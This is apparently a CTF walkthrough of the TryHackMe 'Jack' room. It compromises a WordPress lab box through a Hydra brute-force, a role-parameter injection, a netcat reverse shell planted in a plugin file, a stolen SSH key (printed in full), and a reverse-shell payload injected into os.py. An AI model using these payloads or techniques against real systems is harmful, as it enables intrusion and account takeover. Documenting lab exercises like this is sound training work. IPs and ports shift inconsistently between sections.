JACK

TryHackMe CTF — Complete Penetration Testing Walkthrough

ROOM	Jack	**DIFFICULTY**	Hard
PLATFORM	TryHackMe	**TYPE**	Challenge
AUTHOR	hyena11	**COMPLETED**	February 2026
TASKS	1 Completed	**POINTS**	135 | Streak: 24

Skills: Nmap · WPScan · Hydra · WordPress Exploitation · Burp Suite · Reverse Shell · SSH · Privilege Escalation

Attack Vectors: WordPress · XML-RPC · Plugin Editor · os.py Hijack · Root Shell

INTRODUCTION

Mission Briefing

The **Jack** room on TryHackMe is a hard-difficulty challenge themed around a mysterious WordPress blog. The objective is to compromise the target through a realistic multi-stage attack: enumerating an exposed WordPress install, brute-forcing credentials, escalating privileges via a Burp Suite role manipulation, deploying a reverse shell through the plugin editor, extracting an SSH private key, and finally achieving root through a Python library hijack.

STEP	TECHNIQUE	OUTCOME
01	**Nmap Scan**	Ports 22 (SSH) & 80 (HTTP/WordPress) discovered
02	**WPScan Enumeration**	Users found: jack, wendy, danny + WordPress 5.3.2
03	**Hydra Brute-Force**	Valid credentials cracked from rockyou.txt
04	**Burp Suite Role Escalation**	Parameter &ure;_other_roles=administrator → admin access
05	**Plugin Editor RCE**	Reverse shell injected via WordPress plugin editor
06	**File System Enum**	id_rsa private key & shadow.bak discovered
07	**SSH Login (jack)**	Authenticated as jack using stolen RSA key
08	**os.py Hijack (PrivEsc)**	Modified os.py to spawn root reverse shell
09	**Root Shell**	root.txt flag captured — system fully compromised

Reconnaissance — Nmap Scan

[nmap -sC -sV --min-rate 10000]

The engagement began with a fast Nmap scan using default scripts and version detection. The **--min-rate 10000** flag ensures rapid enumeration without sacrificing accuracy. Target: **10.10.20.120** (jack.thm after /etc/hosts entry added).

```
nmap -sC -sV --min-rate 10000 10.10.20.120
```

PORT	SERVICE	VERSION	NOTES
22/tcp	SSH	OpenSSH 7.2p2 Ubuntu	Potential SSH key login target
80/tcp	HTTP	Apache 2.4.18 Ubuntu	WordPress 5.3.2 — primary attack surface

■ KEY OBSERVATIONS: robots.txt disallows /wp-admin/ and /wp-admin/admin-ajax.php — a clear indicator of a WordPress installation. The page title 'Jack's Personal Site' also hints at the username 'jack'. Adding jack.thm to /etc/hosts resolves the domain locally.


PHASE 02 // WORDPRESS ENUMERATION — WPSCAN

WordPress Enumeration — WPScan

[wpscan --url http://jack.thm -e u]

With WordPress confirmed, I ran **WPScan** — the dedicated WordPress security scanner — to enumerate users, plugins, themes, and misconfigurations. The scan ran 400 checks in approximately 9 seconds using passive and aggressive detection methods.

```
wpscan --url http://jack.thm -e u
```



```
         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

+] URL: http://jack.thm/ [10.48.147.56]
+] Started: Tue Feb  3 20:42:32 2026

nteresting Finding(s):

+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

+] robots.txt found: http://jack.thm/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

+] XML-RPC seems to be enabled: http://jack.thm/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

+] WordPress readme found: http://jack.thm/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

+] Upload directory has listing enabled: http://jack.thm/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

+] The external WP-Cron seems to be enabled: http://jack.thm/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

+] WordPress version 5.3.2 identified (Insecure, released on 2019-12-18).
 | Found By: Rss Generator (Passive Detection)
 |  - http://jack.thm/index.php/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>
 |  - http://jack.thm/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>

+] WordPress theme in use: online-portfolio
 | Location: http://jack.thm/wp-content/themes/online-portfolio/
 | Last Updated: 2024-02-05T00:00:00.000Z
 | Readme: http://jack.thm/wp-content/themes/online-portfolio/readme.txt
 | [!] The version is out of date, the latest version is 0.1.1
 | Style URL: http://jack.thm/wp-content/themes/online-portfolio/style.css?ver=5.3.2
 | Style Name: Online Portfolio
 | Style URI: https://www.amplethemes.com/downloads/online-protfolio/
 | Description: Online Portfolio WordPress portfolio theme for building personal website. You can take full advantag...
 | Author: Ample Themes
 | Author URI: https://amplethemes.com/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 0.0.7 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://jack.thm/wp-content/themes/online-portfolio/style.css?ver=5.3.2, Match: 'Version: 0.0.7'

+] Enumerating Most Popular Plugins (via Passive Methods)

i] No plugins Found.

+] Enumerating Most Popular Themes (via Passive and Aggressive Methods)
Checking Known Locations - Time: 00:00:09 <==========================================================> (400 / 400) 100.00% Time: 00:00:0900:00:16
+] Checking Theme Versions (via Passive and Aggressive Methods)

i] Theme(s) Identified:

+] online-portfolio
 | Location: http://jack.thm/wp-content/themes/online-portfolio/
 | Last Updated: 2024-02-05T00:00:00.000Z
 | Readme: http://jack.thm/wp-content/themes/online-portfolio/readme.txt
 | [!] The version is out of date, the latest version is 0.1.1
 | Style URL: http://jack.thm/wp-content/themes/online-portfolio/style.css
 | Style Name: Online Portfolio
 | Style URI: https://www.amplethemes.com/downloads/online-protfolio/
 | Description: Online Portfolio WordPress portfolio theme for building personal website. You can take full advantag...
```

Figure 1 — WPScan output: WordPress 5.3.2, XML-RPC enabled, upload directory listing, 3 users enumerated

WPSCAN KEY FINDINGS

- WordPress version 5.3.2 identified — released 2019-12-18 (INSECURE)
- XML-RPC enabled at /xmlrpc.php — enables brute-force amplification attacks
- Upload directory listing enabled at /wp-content/uploads/
- External WP-Cron enabled at /wp-cron.php (60% confidence)
- Theme: online-portfolio v0.0.7 (outdated — latest 0.1.1)
- Users discovered: jack, wendy, danny

```
$ echo -e 'jack\ndanny\nwendy' > user.txt
```

PHASE 03 // CREDENTIAL BRUTE-FORCE — HYDRA

Credential Brute-Force — Hydra

[hydra · http-post-form · rockyou.txt]

With three valid usernames saved in **user.txt**, I launched a targeted HTTP POST brute-force attack against the WordPress login page using **Hydra**. The **-f** flag stops at the first valid credential pair, saving time. Results were saved to jack_creds.txt.

```
hydra -L user.txt -P /usr/share/wordlists/rockyou.txt jack.thm \ http-post-form
"/wp-login.php:log=^USER^&pwd;=^PASS^&wp-submit;=Log+In:\ The password you entered for
the username" -V -f -o jack_creds.txt
```

■ RESULT: Valid credentials cracked from rockyou.txt — gained initial WordPress login access. However, this account had limited (non-admin) privileges — escalation required.

PHASE 04 // PRIVILEGE ESCALATION — BURP SUITE ROLE MANIPULATION

Privilege Escalation — Burp Suite Role Manipulation


[Burp Suite · HTTP intercept · parameter injection · admin role]

Logged into WordPress with cracked credentials, the account had limited access. I opened **Burp Suite** and intercepted the profile update POST request. By injecting an additional parameter into the request body, I escalated the account to Administrator.

Injected parameter into the intercepted POST request:

```
&ure;_other_roles=administrator
```

■ CRITICAL VULNERABILITY: The WordPress role parameter was not validated server-side. Any authenticated user could elevate their own privileges to administrator by simply injecting this parameter — a severe access control failure.



```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.48.147.56/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 88ms]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 236ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4312ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4312ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 260ms]
dashboard               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 330ms]
favicon.ico             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 101ms]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 348ms]
javascript              [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 354ms]
login                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 356ms]
render/https://www.google.com [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 355ms]
robots.txt              [Status: 200, Size: 67, Words: 4, Lines: 4, Duration: 409ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 101ms]
wp-admin                [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 72ms]
wp-content              [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 72ms]
```

Figure 2 — ffuf directory fuzzing revealing wp-admin, wp-content, login, and other key WordPress paths

PHASE 05 // REMOTE CODE EXECUTION — PLUGIN EDITOR REVERSE SHELL

Remote Code Execution — Plugin Editor Reverse Shell

[WordPress Plugin Editor · system() payload · nc listener]

With administrator access secured, I navigated to **Plugins** → **Plugin Editor** and selected the first listed plugin. I appended a reverse shell payload to the end of the main plugin PHP file and updated it. A Netcat listener was already running — the moment the plugin loaded, a shell connected back.

Reverse shell payload appended to plugin file:

```
system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc YOUR-IP 7777 >/tmp/f');
```

Netcat listener:

```
nc -lvnp 7777
```


■ Shell received as www-data! Initial foothold established on the target system.

Post-Exploitation — SSH Key & Sensitive Files

[file system enumeration · id_rsa · shadow.bak · SSH login]

From the www-data shell, I enumerated the file system hunting for privilege escalation vectors. Two critical files were discovered: **id_rsa** (RSA private key for user jack) and **shadow.bak** (a backup of the shadow password file). The private key allowed direct SSH authentication as jack without needing a password.

```
$ cat id_rsa
```



```
shadow.bak
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAxfBR9F9V5G2snv1Xaaxv3VHbFZ2VZRwGyU+ah6komBeaAldr
8SNK1x0wu/eXjLjrWnVaYOEU2YUrHzn/duB3Wvm8xyA0T8x/WbV2osWaVOafkPSv
YpV4OdQrdRoS3PEOXRnS+CnOTAgPWo2+xfH1XeldFw9XiYrprTugmwCcYDuBZB3r
zmWA8sPWjLjs6xzNK26RQQbo9zaxwfEdjZ3an9JngJJ7m0rtF9vKeCRfO1V8sd/t
1lu96Kqn4FZUTXQFEGfAYupG6b3vpRwqmI6y2VjK5MxlMmEdwP8oxmKR4XRqvSK1
8m5byz8ZUu1RfB8Ug/pKK9VVbk9QFWbrV4E3FwIDAQABAoIBAEEr0TAOu68MVUu7
yi4m8mYCb4n8apXx1mIt7YlBLvZ0vuaKdiXdIuUU3VjmOmXA9OzButIvCbhc2kfb
xrsTSPkRRRCjD9Y+VKfq0XbibOALVvpZNe3VnNIdg3l47kEEtV/+ArJmwV/TP4rn
JKrz8X/MODRBfubwb+Pzv/uJBfPAzvkokKUp9D2LqNjQEY4w71j0yUl+A0xnkT4i
L1FbzghdARExy2cJN0RfdDKhy/DfXos7+JHso3ZvXmSx0ivS+HyCblO25Kcmy4Vh
FZotNk+28iw6DKmlwrgAjj0sdLpB6jW9+M/kSQCovMijPM8h8JNPLNOJMFSKWBH8
m9US/XECgYEA+AW0bbMVoylAcWGold85Ileyuw/q3HwsDdRrO43uMZvQe8f5TRsd
Q9SvAEz9T46YErySq33jOPmsGLf02EEiyGggpBiuhi3FmtMa7440qGFig4Q5IVxn
QuSDUQvxN/uVE+TZxlRPTUeAFPcAI4DAUYbubAcJzvXeAsCPsKbQGw0CgYEAzE42
H8SUWiCMXBMotEUpnl4pGcP4O+hei9j7P1Nupy/F63UtYPvXN4oi75YeLiInUXzU
S/r3+AxoNafMAy67oQhLKHXs+NOP5aEkVhNDhHFNpWutYPn9aLWUIx1tXbWsaecE
i7OCxjp0L5lDRVl3TLzXeZmtp0oSAPKNRYmgQbMCgYAvL0aoKA3RwKNV7rJX8OO5
uN1z4Q9ZavYmm2bbKaFLJs1+/whatvHWWbwBXqRCYmpkBiQRJB36VOV8vmKCUcIA
Rm8PSPLK7CJP1iGluXQjJIPNaXZE9oNeooKpBJCbie1On5ceuCNuHFAtrOAF4RS1
beol+yDOks/tzhyICvREcQKBgCHIiRClu/ZPTYZoMKHmkeRleJxnGGQnn4K2hY1K
KZEByFOQE8nmuwbXE8HUa/cq9J936c8Kl/hvbMf6kDSyhJozOeJd5aqbqT7Kb6zA
ELkU10cUUB4qGGo5JF7OHeiSAwmcBtdm/qfywIWibUpJaf3JeEQGUn3INMPtV8j4
4gQbAoGBAKuXPITKuO7SsRfXcwB3MO3iCTLdW7BYnYF1SzVbPBonncsxlQinvoRg
2faWmSFAUK6cIys9za3pzOw3FP8W9Q5SGsA9KriSYj6/h7ei9GeJAr3mxlbGnkZN
ZFqUVe2Jvxq++O6Ub41zUtWINbR5Fxf+kTlJIIwqc6IuzZq+QWXy
-----END RSA PRIVATE KEY-----
$

┌──(hyena㉿hyena)-[~/Downloads]
└─$
```

Figure 3 — RSA private key (id_rsa) discovered on the file system — enables SSH login as jack

```
$ ssh -i id_rsa jack@10.10.20.120
```

- id_rsa — Private SSH key for user jack — direct login without password
- shadow.bak — Backup shadow file — contains hashed passwords for all users
- SSH authenticated as jack — elevated from www-data to named user

PHASE 07 // PRIVILEGE ESCALATION TO ROOT — OS.PY HIJACK

Privilege Escalation to Root — os.py Hijack


[Python library hijack · os.py · socket · pty · root shell]

Logged in as jack, I investigated privilege escalation vectors. A Python script running with elevated privileges imported the **os** module. By locating and editing the **os.py** library file — which jack had write access to — I injected a reverse shell payload. When the privileged script next ran, it imported the poisoned os.py and executed our code as **root**.

Payload injected at the end of os.py:

```
import socket import pty s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.11.135.230",7778)) dup2(s.fileno(),0) dup2(s.fileno(),1)
dup2(s.fileno(),2) pty.spawn("/bin/bash")
```

```
nc -lvnp 7778
```



```
  File "/usr/lib/python2.7/pty.py", line 175, in spawn
    _copy(master_fd, master_read, stdin_read)
  File "/usr/lib/python2.7/pty.py", line 147, in _copy
    rfds, wfds, xfds = select(fds, [], [])
KeyboardInterrupt

┌──(hyena㉿hyena)-[~/Downloads]
└─$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.143.137] from (UNKNOWN) [10.48.147.56] 56102
root@jack:~# ls
ls
root.txt
root@jack:~# cat root.txt
cat root.txt
b8b63a861cc09e853f29d8055d64bffb
root@jack:~#
```


Figure 4 — Root shell received: nc -lvnp 4444, connected from 10.48.147.56, root.txt flag captured

■ **ROOT FLAG: b8b63a861cc09e853f29d8055d64bffb — System fully compromised!**

PHASE COMPLETE // MISSION ACCOMPLISHED — JACK PWNED

Mission Accomplished — Jack Pwned

[135 points · Hard difficulty · 24-day streak]

